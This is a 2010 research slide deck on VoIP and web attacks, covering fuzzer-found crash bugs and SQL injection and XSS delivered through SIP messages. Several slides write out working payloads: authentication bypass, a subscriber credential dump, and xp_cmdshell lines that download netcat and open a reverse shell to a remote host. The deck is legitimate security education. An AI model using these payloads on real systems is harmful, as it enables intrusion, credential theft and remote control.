VoIP and Web Attacks


Radu State

2010

Major known threats in VoIP

- Service disruption and annoyance
- Eavesdropping and traffic analysis
- Masquerading and impersonation
- Unauthorized access
- Fraud
- ……
- Can we use VoIP to own the network ?

Secure VoIP architectures



Firewall B

Allow UDP port 5060 and 5061 from 10.1.1.101 to 26.26.11.4 and vice versa
Allow UDP port 5060 and 5061 from 10.1.1.10 to 26.26.11.4
No specific rules for RTP path between PSTN gateway and phones
Allow TCP/UDP port 53 (DNS) from internal network to 26.26.1.5

Firewall A

Allow UDP port 5060 and 5061 from 26.26.11.4 to Internet and vice versa

Allow DNS traffic for 26.26.11.5
Allow RTP traffic for 26.26.11.4 to and from the Internet
Use common RTP ports 5000/5001, 5004/5005, 8000/8001 or Application level gateway SIP/SDP compliant

What we have found

- Input Validation (tons)
  - Silent denial of service attack
  - In most cases, one message takes down the infrastructure (Asterisk)
- Protocol tracking (2)
  - Wrong protocol tracking such that few packet (3, 10) lead to a DOS
- Cryptographic (3)
  - credentials reuse in one major world wide enterprise level VoIP solution, where toll fraud and Call IDspoofing is posssible
- Remote Eavesdropping
- Attacks against the internal network using SIP
- Testbed and vulnerabilites found
  - Cisco CallManager (3)
  - Cisco SIP Phone (4)
  - Linksys (2)
  - Thomson (3)
  - Grandstream (2)
  - Nokia N95 (1)
  - Asterisk (1)
  - Anonymous (1)

Home developed fuzzer VoIP+Web
KIF http://kif.gforge.inria.fr/

Input Validation – some examples


- One empty SIP INVITE message
- One Meta-character/full byte in the To: field
- One empty space after a “:”
- One malformed field in INVITE and Asterisk goes down…

……

and the list continues…..


Killing Asterisk with one packet

Killing Thomson with one packet



Vulnerability by KiF
CVE-2007-4753

Remote Surveillance



Vulnerability by KiF
CVE-2007-4498

VoIP+WEB ?

- Many VoIP devices have embedded Web servers
  - Configuration
    - PBXInaFlash, OpenSER, OpenSIPS, Cisco CallManager
  - Practical interfaces for call management in end devices: Cisco IP phones, Linksys IP Phones
- Data in the Web apps is directly populated from SIP (signalization data)
- VoIP devices are on the internal most secured subnetwork

SQL injection in regular Web apps


- **HTML form is**
- **<form method="POST" action="authentication_check">**
- **<input type="text" name="username">**
- **<input type="text" name="password">**
- **</form>**


- **SQL code to be executed is:**
- **SELECT * FROM table WHERE username = '<name>' AND password = '<password>'**
- **Now what happens if**
- **Username= ‘admin' OR ‘1'=' 1 –**
- **Password =‘ ‘**
- **Execution is SELECT * FROM table WHERE username = ‘admin' OR 1=1 --' AND password = '';**

Why SQL injection is really bad

- **Data theft**
  - **http://mysql.example.com/query.php?user=1+union+select +@@version,1,1,1,_1,1,1,1,1,1, 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1**
- **Database level rootkits (Blackhat 2006/2007)**
- **Remote code execution**
  - **'; exec master..xp_cmdshell 'dir > C:\dir.txt'—**
  - **; exec master..xp_cmdshell 'tftp –I 192.168.0.1 GET nc.exe c: \nc.exe'—**
  - **'; exec master..xp_cmdshell 'C:\nc.exe 192.168.0.1 53 –e cmd.exe'—**
  - **select 0x010203 into dumpfile '123.dll'; will create a binary file on the local system**
  - **COPY dummytable FROM '/etc/passwd'; SELECT * FROM dummytable;**


SQL injection in Web based account management





2- SQL Injection achieved
Allows to see ...
Users and Passwords

SIP Proxy
SIP Express Router(Ser)



1- Call my old folk
'union select user, pass from ...@X.domain

The problem – trusting the input data

Vulnerable Code

```
$q="select fname, lname from ".$config->data_sql->table_phonebook..
   " where sip_uri='".$sip_uri."' and ".$this->get_indexing_sql_where_phrase($user);.
```

Expected SQL query

```
select fname, lname from phonebook where sip_uri='sip:bochita@192.168.1.4' and (username='humbol' and domain='192.168.1.4').
```

User name

```
$sqlinjection= "'union/**/select/**/group_concat('(',username,',',password,')'),''/**/from/**/subscriber/**/where/**/true/**/or''='";.
```

Malicious query

```
select fname, lname from phonebook where sip_uri='sip:'.
       union/**/select/**/group_concat('(',username,',',password,')'),''/**/from/**/subscriber/**/where/**/true/**/.
       or''='@192.168.' and (username='humbol' and domain='192.168.1.4').
```


How is an user name generated ?

```
INVITE sip:411@salzburg.at;user=phone SIP/2.0
Via: SIP/2.0/UDP salzburg.edu.at:5060;branch=z9hG4bK1d32hr4
Max-Forwards:70
To: <sip:411@salzburg.at;user=phone>
From: Christian Doppler <sip:c.doppler@salzburg.edu.at>
  ;tag=817234
Call-ID: 12-45-A5-46-F5-43-32-F3-C2
CSeq: 1 INVITE
Subject: Train Timetables
Allow: INVITE, ACK, CANCEL, BYE, OPTIONS, REFER, SUBSCRIBE,
 NOTIFY
Contact: sip:c.doppler@salzburg.edu.at
Content-Type: application/sdp
Content-Length: 195

v=0
o=doppler 2890842326 2890844532 IN IP4 salzburg.edu.at
s=-
c=IN IP4 50.61.72.83
t=0 0
m=audio 49172 RTP/AVP 97 98 0
a=rtpmap:97 iLBC/8000
a=rtpmap:98 SPEEX/8000
a=rtpmap:0 PCMU/8000
```

Fraud with SQL injection


- SQL Injections over SIP
  - SQL tables used for CDR
  - Unescaped inputs
  - Asterisk addons
- Got one SQL injection?
  Have one XSS for free!
  - Unescaped database inputs
  - FreePBX, trixbox
- XSS via SQL injections
  through SIP



Vulnerability by KiF
CVE-2007-54881

Re-thinking VoIP threats

- Academic/industrial assumptions
  - VoIP can be attacked using the IP networks
  - Denial of Service is mostly flooding



And if....

One simple phone SIP/PSTN could give you all the internal networks for free ?

SIP the universal payload injector ?

Is this possible or just a hacker's dream ?

Can SIP become the UFBP (Universal Firewall Bypass Protocol ?)


Owning the network with SIP

- Cross-site scripting (XSS)
  - A vulnerability of web applications
  - Javascript/html code is injected to browsers
  - Very dangerous (although few people know this)

Tools used for demo

- XSS-Proxy - http://xss-proxy.sourceforge.net/
- BeEF tool - http://www.bindshell.net/tools/beef/
- Linksys SPA-941 (Version 5.1.8)

Simple test

